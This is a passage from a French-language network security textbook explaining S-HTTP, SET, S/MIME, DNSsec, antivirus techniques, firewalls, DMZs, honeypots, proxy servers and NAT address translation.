Contrairement à SSL qui travaille au niveau de la couche de transport, S-HTTP procure une sécurité basée sur des messages au-dessus du protocole HTTP, en marquant individuellement les documents HTML à l'aide de certificats. Alors que SSL est indépendant de l'application utilisée et chiffre l'intégralité de la communication, S-HTTP est très fortement lié au protocole HTTP et chiffre individuellement chaque message.

Les messages S-HTTP sont basés sur trois composantes :

- le message HTTP,
- les préférences cryptographiques de l'envoyeur,
- les préférences du destinataire.

Ainsi, pour décrypter un message S-HTTP, le destinataire du message analyse les en-têtes du message afin de déterminer le type de méthode qui a été utilisé pour crypter le message. Puis, grâce à ses préférences cryptographiques actuelles et précédentes, et aux préférences cryptographiques précédentes de l'expéditeur, il est capable de déchiffrer le message.

❑ Complémentarité avec SSL

Alors que SSL et S-HTTP étaient concurrents, un grand nombre de personnes a réalisé que les deux protocoles de sécurisation étaient complémentaires, étant donné qu'ils ne travaillaient pas au même niveau. De cette façon, SSL permet de sécuriser la connexion Internet tandis que S-HTTP permet de fournir des échanges HTTP sécurisés.

C'est pourquoi, la compagnie Terisa Systems, spécialisée dans la sécurisation des réseaux, formée par RSA Data Security et l'EIT, a mis au point un kit de développement permettant de développer des serveurs web implémentant SSL et S-HTTP (*SecureWeb Server Toolkit*), ainsi que des clients web supportant ces protocoles (*SecureWeb Client Toolkit*).

Protocole SET

SET (*Secure Electronic Transaction*) est un protocole de sécurisation des transactions électroniques mis au point par Visa et MasterCard, et s'appuyant sur le standard SSL.

SET est basé sur l'utilisation d'une signature électronique au niveau de l'acheteur et une transaction mettant en jeu non seulement l'acheteur et le vendeur, mais aussi leurs banques respectives.

Lors d'une transaction sécurisée avec SET, les données sont envoyées par le client au serveur du vendeur, mais ce dernier ne récupère que la commande. En effet, le numéro de carte bleue est envoyé directement à la banque du commerçant, qui va être en mesure de lire les

coordonnées bancaires de l'acheteur, et donc de contacter sa banque afin de les vérifier en temps réel.

Ce type de méthode nécessite une signature électronique au niveau de l'utilisateur de la carte afin de certifier qu'il s'agit bien du possesseur de cette carte.

Protocole S/MIME

S/MIME (Secure MIME, soit *Secure Multipurpose Mail Extension*, que l'on pourrait traduire par extensions du courrier électronique à buts multiples et sécurisées) est un procédé de sécurisation des échanges par courrier électronique permettant de garantir la confidentialité et la non-répudiation des messages électroniques.

S/MIME est basé sur le standard MIME, dont le but est de permettre d'inclure dans les messages électroniques des fichiers attachés autres que des fichiers texte (ASCII).

C'est ainsi grâce au standard MIME qu'il est possible d'ajouter des pièces jointes de tous types aux courriers électroniques.

S/MIME a été mis au point à l'origine par la société RSA Data Security. Ratifié en juillet 1999 par l'IETF, S/MIME est devenu un standard, dont les spécifications sont contenues dans les RFC 2630 à 2633.

Le standard S/MIME repose sur le principe de chiffrement à clé publique. S/MIME permet ainsi de chiffrer le contenu des messages mais ne chiffre pas la communication. Les différentes parties d'un message électronique, codées selon le standard MIME, sont chacunes chiffrées à l'aide d'une clé de session. Dans chaque en-tête de partie est insérée la clé de session, chiffrée à l'aide de la clé publique du destinataire. Seul le destinataire peut ainsi ouvrir le corps du message, à l'aide de sa clé privée, ce qui assure la confidentialité

et l'intégrité du message reçu.Par ailleurs, la signature du message est chiffrée à l'aide de la clé privée de l'expéditeur. Toute personne interceptant la communication peut lire le contenu de la signature du message, mais cela permet de garantir au destinataire l'identité de l'expéditeur, car seul l'expéditeur est capable de chiffrer un message (avec sa clé privée) déchiffrable à l'aide de sa clé publique.

Protocole DNSsec

Les serveurs DNS sont des ordinateurs qui structurent le Web mondial. Les acteurs de ce secteur ont donc décidé de sécuriser les transmissions de ces serveurs entre eux. C'est ce que tente de faire le **protocole sécurisé DNSsec** (*Domain Name System Security Extensions*). DNSsec constitue une des extensions du protocole DNS et est censé assurer l'authentification et l'intégrité des enregistrements du DNS. Son fonctionnement est basé sur des vérifications de signatures numériques et d'échange de données cryptées. DNSsec permet ainsi de constituer une chaîne d'identification sécurisée. L'utilisateur pourrait donc mieux identifier si tel ou tel sous-domaine d'un site web est bien celui auquel il veut s'adresser. DNSsec pourrait être mis en place de façon systématique pour contrer les failles du protocole DNS et le phénomène de *phishing*.

Pour plus d'informations

RFC 2630 - Cryptographic Message Syntax
RFC 2631 - Diffie-Hellman Key Agreement Method
RFC 2632 - S/MIME Version 3 Certificate Handling
RFC 2633 - S/MIME Version 3 Message Specification
www.ietf.org

Les dispositifs de protection

Chaque ordinateur connecté à Internet (et d'une manière plus générale à n'importe quel réseau informatique) est susceptible d'être victime d'une attaque d'un pirate informatique. La méthodologie généralement employée consiste à scruter le réseau (en envoyant des paquets de données de manière aléatoire) à la recherche d'une machine connectée, puis à chercher une faille de sécurité afin de l'exploiter et d'accéder aux données s'y trouvant. Cette menace est d'autant plus grande que la machine est connectée en permanence à Internet pour plusieurs raisons :

- La machine cible est susceptible d'être connectée sans pour autant être surveillée.
- La machine cible est généralement connectée avec une plus large bande passante.
- La machine cible ne change pas (ou peu) d'adresse IP.

Ainsi, il est nécessaire, autant pour les réseaux d'entreprises que pour les internautes possédant une connexion de type câble ou ADSL, de se protéger des intrusions réseaux en installant **un dispositif de protection**.

Antivirus

Principe de fonctionnement

Un **antivirus** est un programme capable de détecter la présence de malware sur un ordinateur et, dans la mesure du possible, de désinfecter ce dernier. On parle ainsi d'**éradication** de virus pour désigner la procédure de nettoyage de l'ordinateur.

Détection des *malwares*

Les malwares sont des fichiers ou des portions de code embarquées dans des fichiers. Ces codes sont repérés suivant leur comportement, les fichiers qu'ils génèrent ou leur « hash ». L'ensemble constitue leur signature virale.

❏ Recherche de signature virale

Les antivirus s'appuient ainsi sur cette signature propre à chaque malware pour les détecter. Il s'agit de la méthode de **recherche de signature** (*scanning*), la plus ancienne méthode utilisée par les antivirus.

Cette méthode n'est fiable que si l'antivirus possède une base virale à jour, c'est-à-dire comportant les signatures de tous les *malwares* connus. Toutefois, cette méthode ne permet pas la détection des *malwares* n'ayant pas encore été répertoriés par les éditeurs d'antivirus. Ceux-ci sont désormais dotés de capacités de camouflage, de manière à rendre leur signature difficile à détecter, voire indétectable : il s'agit de **virus polymorphes**.

❏ Contrôle d'intégrité

Certains antivirus utilisent un **contrôleur d'intégrité** pour vérifier si les fichiers ont été modifiés. Ainsi le contrôleur d'intégrité construit une base de données contenant des informations sur les fichiers exécutables du système (date de modification, taille et éventuellement une somme de contrôle). Ainsi, lorsqu'un fichier exécutable change de caractéristiques, l'antivirus prévient l'utilisateur de la machine.

❏ Identification des fichiers sains

Certains antivirus utilisent aussi une **base de données de signatures (hash) de fichiers sains**. Ainsi, le moteur de l'antivirus n'est plus obligé de suivre les activités de programmes connues comme faisant parti du système ou d'une application courante. Comme la base de signature virale, ces signatures de fichiers sains sont mises à jour régulièrement par le programme antivirus.

❏ Analyse des comportements

La **méthode heuristique** consiste à analyser le comportement des applications afin de détecter une activité proche de celle d'un

malware connu. Ce type d'antivirus peut ainsi détecter des virus même lorsque la base antivirale n'a pas été mise à jour. En contrepartie, ils sont susceptibles de déclencher de fausses alertes.

❏ Éradication

Il existe plusieurs méthodes d'éradication :

- la **suppression du code** correspondant au virus dans le fichier infecté ;
- la **suppression du fichier infecté** ;
- la **mise en quarantaine** du fichier infecté, consistant à le déplacer dans un emplacement où il ne pourra pas être exécuté.

Antivirus mais pas seulement

Les logiciels antivirus ont amorcé leur mutation ces dernières années : en effet, face à une menace qui s'est diversifiée, les éditeurs ont inclus dans leurs solutions de nouveaux éléments.

Tout d'abord, au niveau de l'analyse des codes, au lieu d'envoyer à chaque ordinateur la totalité de la liste des signatures – ce qui est devenu difficile vu la quantité de données que cela impliquerait – celle-ci est mise sur des serveurs dispersés dans le monde. Chaque analyse renvoie la signature du fichier présent sur le disque dur vers ce nuage. Les programmes ayant un comportement suspect peuvent aussi être envoyés dans ce « nuage » pour y être analysés. Avec la liste de fichiers sains, l'ensemble a permis un véritable saut qualitatif en termes de rapidité et de pertinence des moteurs antiviraux.

Ainsi, aujourd'hui, les antivirus des grands éditeurs n'ont plus un impact important sur les performances de la machine.


Par ailleurs, la problématique des postes déjà infectés est mieux prise en compte qu'auparavant : des outils dédiés à la suppression des *malwares* actifs accompagnent les antivirus (souvent sous la forme d'un CD ou d'une clé USB s'exécutant au démarrage de la machine). Les éditeurs ajoutent aussi des modules pour sécuriser les communications sensibles (par exemple avec les établissements bancaires ou les cybermarchands), détecter

les sites web contrefaits (*phishing*) ou encore lister les programmes contenant des vulnérabilités.

Système pare-feu (*firewall*)

Un pare-feu (appelé aussi coupe-feu, garde-barrière ou **firewall**), est un système permettant de protéger un ordinateur, ou un réseau d'ordinateurs, des intrusions provenant d'un réseau tiers (notamment Internet). Le pare-feu est un système permettant de filtrer les paquets de données échangés avec le réseau, il s'agit ainsi d'une passerelle filtrante comportant au minimum les interfaces réseau suivantes :

- une interface pour le réseau à protéger (réseau interne) ;
- une interface pour le réseau externe.



Le système pare-feu est un système logiciel, reposant parfois sur un matériel réseau dédié, constituant un intermédiaire entre le réseau local (ou la machine locale) et un ou plusieurs réseaux externes. Il est possible de mettre un système pare-feu sur n'importe quelle machine et avec n'importe quel système pourvu que :

- la machine soit suffisamment puissante pour traiter le trafic ;
- le système soit sécurisé ;

- aucun autre service que le service de filtrage de paquets ne fonctionne sur le serveur.

Dans le cas où le système pare-feu est fourni dans une boîte noire « clé en main », on utilise le terme d'*appliance*.

Principe de fonctionnement

Un système pare-feu contient un ensemble de règles prédéfinies permettant :

- d'autoriser la connexion (*allow*) ;
- de bloquer la connexion (*deny*) ;
- de rejeter la demande de connexion sans avertir l'émetteur (*drop*).

L'ensemble de ces règles permet de mettre en œuvre une méthode de filtrage dépendant de la **politique de sécurité** adoptée par l'entité. On distingue habituellement deux types de politiques de sécurité permettant :

- soit d'autoriser uniquement les communications ayant été explicitement autorisées : « *Tout ce qui n'est pas explicitement autorisé est interdit* » ;
- soit d'empêcher les échanges qui ont été explicitement interdits.

La première méthode est sans nul doute la plus sûre, mais elle impose toutefois une définition précise et contraignante des besoins en communication.

❑ Filtrage simple de paquets

Un système pare-feu fonctionne sur le principe du **filtrage simple de paquets** (*stateless packet filtering*). Il analyse les en-têtes de chaque paquet de données (*datagramme*) échangé entre une machine du réseau interne et une machine extérieure.

Ainsi, les paquets de données échangés entre une machine du réseau extérieur et une machine du réseau interne transitent par le pare-feu et possèdent les en-têtes suivants, systématiquement analysés par le *firewall* :

- adresse IP de la machine émettrice ;

- adresse IP de la machine réceptrice ;
- type de paquet (TCP, UDP, etc.) ;
- numéro de port (rappel : un port est un numéro associé à un service ou une application réseau).

Les adresses IP contenues dans les paquets permettent d'identifier la machine émettrice et la machine cible, tandis que le type de paquet et le numéro de port donnent une indication sur le type de service utilisé.

Les ports reconnus (dont le numéro est compris entre 0 et 1 023) sont associés à des services courants (les ports 25 et 110 sont par exemple associés au courrier électronique, et le port 80 au Web). La plupart des dispositifs pare-feu sont au minimum configurés de manière à filtrer les communications selon le port utilisé. Il est généralement conseillé de bloquer tous les ports qui ne sont pas indispensables (selon la politique de sécurité retenue).

Le port 23 est par exemple souvent bloqué par défaut par les dispositifs pare-feu car il correspond au protocole telnet, permettant d'émuler un accès par terminal à une machine distante de manière à pouvoir exécuter des commandes à distance. Les données échangées par telnet ne sont pas chiffrées, ce qui signifie qu'un individu est susceptible d'écouter le réseau et de voler les éventuels mots de passe circulant en clair. Les administrateurs lui préfèrent généralement le protocole SSH, réputé sûr et fournissant les mêmes fonctionnalités que telnet.

❑ Filtrage dynamique

Le filtrage simple de paquets ne s'attache qu'à examiner les paquets IP indépendamment les uns des autres, ce qui correspond au niveau 3 du modèle OSI. Or, la plupart des connexions reposent sur le protocole TCP, qui gère la notion de session, afin d'assurer le bon déroulement des échanges. D'autre part, de nombreux services (le FTP par exemple) initient une connexion sur un port statique, mais ouvrent dynamiquement (c'est-à-dire de manière aléatoire) un port afin d'établir une session entre la machine faisant office de serveur et la machine cliente.

Ainsi, il est impossible avec un filtrage simple de paquets de prévoir les ports à laisser passer ou à interdire. Pour y remédier, le système de **filtrage dynamique de paquets** est basé sur l'inspec-

tion des couches 3 et 4 du modèle OSI, permettant d'effectuer un suivi des transactions entre le client et le serveur. Le terme anglo-saxon est **stateful inspection** ou *stateful packet filtering*, traduisez « filtrage de paquets avec état ».

Un dispositif pare-feu de type *stateful inspection* est ainsi capable d'assurer un suivi des échanges, c'est-à-dire de tenir compte de l'état des anciens paquets pour appliquer les règles de filtrage. De cette manière, à partir du moment où une machine autorisée initie une connexion à une machine située de l'autre côté du pare-feu ; l'ensemble des paquets transitant dans le cadre de cette connexion seront implicitement acceptés par le pare-feu.

Si le filtrage dynamique est plus performant que le filtrage de paquets basique, il ne protège pas pour autant de l'exploitation des failles applicatives, liées aux vulnérabilités des applications. Or, ces vulnérabilités représentent la part la plus importante des risques en termes de sécurité.

❑ Filtrage applicatif

Le **filtrage applicatif** permet de filtrer les communications application par application. Le filtrage applicatif opère donc au niveau 7 (couche application) du modèle OSI, contrairement au filtrage de paquets simple (niveau 4). Le filtrage applicatif suppose donc une connaissance des applications présentes sur le réseau, et notamment de la manière dont les données sont échangées (ports, etc.). Le filtrage applicatif permet, comme son nom l'indique, de filtrer les communications application par application.

Un *firewall* effectuant un filtrage applicatif est appelé généralement **passerelle applicative** (ou proxy), car il sert de relais entre deux réseaux en s'interposant et en effectuant une validation fine du contenu des paquets échangés.

Le **proxy** représente donc un intermédiaire entre les machines du réseau interne et le réseau externe, subissant les attaques à leur place. De plus, le filtrage applicatif permet la destruction des en-têtes précédant le message applicatif, ce qui permet de fournir un niveau de sécurité supplémentaire.

Il s'agit d'un dispositif performant, assurant une bonne protection du réseau, pour peu qu'il soit correctement administré. En contrepartie, une analyse fine des données applicatives requiert une grande puis-

sance de calcul et se traduit donc souvent par un ralentissement des communications, chaque paquet devant être finement analysé.

Par ailleurs, le proxy doit nécessairement être en mesure d'interpréter une vaste gamme de protocoles et connaître les failles afférentes pour être efficace.

Enfin, un tel système peut potentiellement comporter une vulnérabilité dans la mesure où il interprète les requêtes qui transitent par son biais. Ainsi, il est recommandé de dissocier le pare-feu (dynamique ou non) du proxy, afin de limiter les risques de compromission.

Pare-feu personnel

Dans le cas où la zone protégée se limite à l'ordinateur sur lequel le *firewall* est installé on parle de **firewall personnel** (pare-feu personnel).

Ainsi, un *firewall* personnel permet de contrôler l'accès au réseau des applications installées sur la machine, et notamment empêcher les attaques du type cheval de Troie, c'est-à-dire des programmes nuisibles ouvrant une brèche dans le système afin de permettre une prise en main à distance de la machine par un pirate informatique.

Le *firewall* personnel permet en effet de repérer et d'empêcher l'ouverture non sollicitée de la part d'applications non autorisées à se connecter.

Zone démilitarisée (DMZ)


Les systèmes pare-feu (*firewall*) permettent de définir des règles d'accès entre deux réseaux. Néanmoins, dans la pratique, les entreprises ont généralement plusieurs sous-réseaux avec des politiques de sécurité différentes.

C'est la raison pour laquelle il est nécessaire de mettre en place des architectures de systèmes pare-feu permettant d'isoler les différents réseaux de l'entreprise : on parle ainsi de **cloisonnement des réseaux** (le terme isolation est parfois également utilisé).

Lorsque certaines machines du réseau interne ont besoin d'être accessibles de l'extérieur (serveur web, serveur de messagerie, serveur FTP public, etc.), il est souvent nécessaire de créer une nouvelle interface vers un réseau à part, accessible aussi bien du

réseau interne que de l'extérieur, sans pour autant risquer de compromettre la sécurité de l'entreprise.

On parle ainsi de **zone démilitarisée** (notée **DMZ**, *DeMilitarized Zone*) pour désigner cette zone isolée hébergeant des applications mises à disposition du public. La DMZ fait ainsi office de « zone tampon » entre le réseau à protéger et le réseau hostile.



Les serveurs situés dans la DMZ sont appelés bastions en raison de leur position d'avant-poste dans le réseau de l'entreprise.

La politique de sécurité mise en œuvre sur la DMZ est généralement la suivante :

- Trafic du réseau externe vers la DMZ **autorisé**.
- Trafic du réseau externe vers le réseau interne **interdit**.
- Trafic du réseau interne vers la DMZ **autorisé**.
- Trafic du réseau interne vers le réseau externe **autorisé**.
- Trafic de la DMZ vers le réseau interne **interdit**.
- Trafic de la DMZ vers le réseau externe **interdit**.

La DMZ possède donc un niveau de sécurité intermédiaire, mais son niveau de sécurisation n'est pas suffisant pour y stocker des données critiques pour l'entreprise.

À savoir

Il est à noter qu'il est possible de mettre en place des DMZ en interne afin de cloisonner le réseau interne selon différents niveaux de protection et ainsi éviter les intrusions venant de l'intérieur.

Limites des systèmes pare-feu

Un système pare-feu n'offre bien évidemment pas une sécurité absolue, bien au contraire. Les *firewalls* n'offrent une protection que dans la mesure où l'ensemble des communications vers l'extérieur passe systématiquement par leur intermédiaire et qu'ils sont correctement configurés. Ainsi, les accès au réseau extérieur par contournement du *firewall* sont autant de failles de sécurité. C'est notamment le cas des connexions effectuées à partir du réseau interne à l'aide d'un modem ou de tout moyen de connexion échappant au contrôle du pare-feu.

De la même manière, l'introduction de supports de stockage provenant de l'extérieur sur des machines internes au réseau ou bien d'ordinateurs portables peut porter fortement préjudice à la politique de sécurité globale.

Enfin, afin de garantir un niveau de protection maximal, il est nécessaire d'administrer le pare-feu et notamment de surveiller son **journal d'activité** afin d'être en mesure de détecter les tentatives d'intrusion et les anomalies. Par ailleurs, il est recommandé d'effectuer une **veille de sécurité** (en s'abonnant aux alertes de sécurité des CERT par exemple) afin de modifier le paramétrage de son dispositif en fonction de la publication des alertes.

La mise en place d'un *firewall* doit donc se faire en accord avec une véritable politique de sécurité.

Honeypots


Dans un réseau d'entreprise, le *honeypot* est un ordinateur créé pour détourner les attaques potentielles des pirates. Sa principale caractéristique est qu'il ressemble à un ordinateur mal sécurisé et doit attirer l'attention des *hackers*. En réalité, il s'agit d'une voie sans issu car ce PC n'est pas relié au reste des services réseaux de l'entreprise.

Cette machine peut aussi servir de système d'alerte pour les administrateurs. Elle sera placée volontairement derrière les défenses (pare-feu, routeur NAT…) du réseau.

Un particulier peut tout à fait se créer un *honeypot* sommaire. L'astuce consiste, lorsque l'on possède qu'un seul ordinateur, à partager sur le réseau son lecteur de DVD (ou son lecteur de disquettes si l'on en possède encore un). Ensuite, en attribuant un nom réseau alléchant, (mes documents, disque C…), le pirate en herbe sera tenté d'y accéder. Il déclenchera alors le lecteur qui avertira l'utilisateur par son bruit et l'allumage d'une LED.

Serveurs mandataires (proxy)


Un serveur **proxy** (traduction française de *proxy server*, appelé aussi serveur mandataire) est à l'origine une machine faisant fonction d'intermédiaire entre les ordinateurs d'un réseau local (utilisant parfois des protocoles autres que le protocole TCP/IP) et Internet.



La plupart du temps le serveur proxy est utilisé pour le Web, il s'agit alors d'un proxy HTTP. Toutefois il peut exister des serveurs proxy pour chaque protocole applicatif (FTP, etc.).

Principe de fonctionnement

Le principe de fonctionnement d'un serveur proxy est assez simple : il s'agit d'un serveur « mandaté » par une application pour effectuer une requête sur Internet à sa place. Ainsi, lorsqu'un utilisateur se connecte à l'aide d'une application cliente configurée pour utiliser un serveur proxy, celle-ci va se connecter en premier lieu au serveur proxy et lui donner sa requête. Le serveur proxy va alors se connecter au serveur que l'application cliente cherche à joindre et lui transmettre la requête. Le serveur va ensuite donner sa réponse au proxy, qui va à son tour la transmettre à l'application cliente.



Fonctionnalités d'un serveur proxy

Avec l'utilisation de TCP/IP au sein des réseaux locaux, le rôle de relais du serveur proxy est directement assuré par les passerelles et les routeurs. Pour autant, les serveurs proxy sont toujours d'actualité grâce à un certain nombre d'autres fonctionnalités.

❑ Cache

La plupart des proxys assurent ainsi une fonction de **cache** (*caching*), c'est-à-dire la capacité à garder en mémoire (en « cache ») les pages les plus souvent visitées par les utilisateurs du réseau local afin de pouvoir les leur fournir le plus rapidement possible. En effet, en informatique, le terme de « cache » désigne un espace de stockage temporaire de données (le terme de « tampon » est également parfois utilisé).

Un serveur proxy ayant la possibilité de cacher (néologisme signifiant « mettre en mémoire cache ») les informations est généralement appelé **serveur proxy-cache**.

Cette fonctionnalité implémentée dans certains serveurs proxy permet d'une part de réduire l'utilisation de la bande passante vers Internet ainsi que de réduire le temps d'accès aux documents pour les utilisateurs.

Toutefois, pour mener à bien cette mission, il est nécessaire que le proxy compare régulièrement les données qu'il stocke en mémoire cache avec les données distantes afin de s'assurer que les données en cache sont toujours valides.

❑ Filtrage

D'autre part, grâce à l'utilisation d'un proxy, il est possible d'assurer un suivi des connexions (*logging* ou *tracking*) via la constitution de journaux d'activité (*logs*) en enregistrant systématiquement les requêtes des utilisateurs lors de leurs demandes de connexion à Internet.

Il est ainsi possible de **filtrer les connexions** à Internet en analysant d'une part les requêtes des clients, d'autre part les réponses des serveurs.

Le filtrage basé sur l'adresse des ressources consultées est appelé **filtrage d'URL**.

Lorsque le filtrage est réalisé en comparant la requête du client à une liste de requêtes autorisées, on parle de **liste blanche**, lorsqu'il s'agit d'une liste de sites interdits on parle de **liste noire**.


Enfin l'analyse des réponses des serveurs conformément à une liste de critères (mots-clés…) est appelée **filtrage de contenu**.

❑ Authentification

Dans la mesure où le proxy est l'intermédiaire indispensable des utilisateurs du réseau interne pour accéder à des ressources externes, il est parfois possible de l'utiliser pour **authentifier les utilisateurs**, c'est-à-dire de leur demander de s'identifier à l'aide d'un nom d'utilisateur et d'un mot de passe par exemple. Il est ainsi aisé de donner l'accès aux ressources externes aux seules personnes autorisées à le faire et de pouvoir enregistrer dans les fichiers journaux des accès identifiés. Ce type de mécanisme lorsqu'il est mis en œuvre pose bien évidemment de nombreux problèmes relatifs aux libertés individuelles et aux droits des personnes.

Translation d'adresses (NAT)

Le mécanisme de **translation d'adresses** (*Network Address Translation*, **NAT**) a été mis au point afin de répondre à la pénurie d'adresses IP avec le protocole IPv4 (le protocole IPv6 répondra à terme à ce problème). En effet, en adressage IPv4 le nombre d'adresses IP routables (donc uniques sur la planète) n'est pas suffisant pour permettre à toutes les machines nécessitant d'être connectées à Internet de l'être. Le principe du NAT consiste donc à utiliser une adresse IP routable (ou un nombre limité d'adresses IP) pour connecter l'ensemble des machines du réseau en réalisant, au niveau de la passerelle de connexion à Internet, une translation (littéralement une « traduction ») entre l'adresse interne (non routable) de la machine souhaitant se connecter et l'adresse IP de la passerelle.



D'autre part, le mécanisme de translation d'adresses permet de **sécuriser** le réseau interne étant donné qu'il camoufle complètement l'adressage interne. En effet, pour un observateur externe au réseau, toutes les requêtes semblent provenir de la même adresse IP.

❑ Espace d'adressage

L'organisme gérant l'espace d'adressage public (adresses IP routables) est l'*Internet Assigned Number Authority* (**IANA**). La RFC 1918 définit un espace d'adressage privé permettant à toute organisation d'attribuer des adresses IP aux machines de son réseau interne sans risque d'entrer en conflit avec une adresse IP publique allouée par l'IANA. Ces adresses dites non routables correspondent aux plages d'adresses suivantes :

- **Classe A** : plage de 10.0.0.0 à 10.255.255.255.
- **Classe B** : plage de 172.16.0.0 à 172.31.255.255.
- **Classe C** : plage de 192.168.0.0 à 192.168.255.55.

Toutes les machines d'un réseau interne, connectées à Internet par l'intermédiaire d'un routeur et ne possédant pas d'adresse IP publique doivent utiliser une adresse contenue dans l'une de ces plages. Pour les petits réseaux domestiques, la plage d'adresses de 192.168.0.1 à 192.168.0.255 est généralement utilisée.

❑ Translation statique

Le principe du **NAT statique** consiste à associer une adresse IP publique à une adresse IP privée interne au réseau. Le routeur (ou plus exactement la passerelle) permet donc d'associer à une adresse IP privée (par exemple 192.168.0.1) une adresse IP publique routable sur Internet et de faire la traduction, dans un sens comme dans l'autre, en modifiant l'adresse dans le paquet IP.

La translation d'adresse statique permet ainsi de connecter des machines du réseau interne à Internet de manière transparente mais ne résout pas le problème de la pénurie d'adresse dans la mesure où *n* adresses IP routables sont nécessaires pour connecter *n* machines du réseau interne.

❑ Translation dynamique


Le **NAT dynamique** permet de partager une adresse IP routable (ou un nombre réduit d'adresses IP routables) entre plusieurs machines en adressage privé. Ainsi, toutes les machines du réseau interne possèdent virtuellement, vu de l'extérieur, la même adresse IP. C'est la raison pour laquelle le terme de **mascarade IP** (*IP masquerading*) est parfois utilisé pour désigner le mécanisme de translation d'adresse dynamique.

Afin de pouvoir « multiplexer » (partager) les différentes adresses IP sur une ou plusieurs adresses IP routables le NAT dynamique utilise le mécanisme de translation de port (**PAT**, *Port Address Translation*), c'est-à-dire l'affectation d'un port source différent à chaque requête de telle manière à pouvoir maintenir une correspondance entre les requêtes provenant du réseau interne et les réponses des machines sur Internet, toutes adressées à l'adresse IP du routeur.

Pour plus d'informations
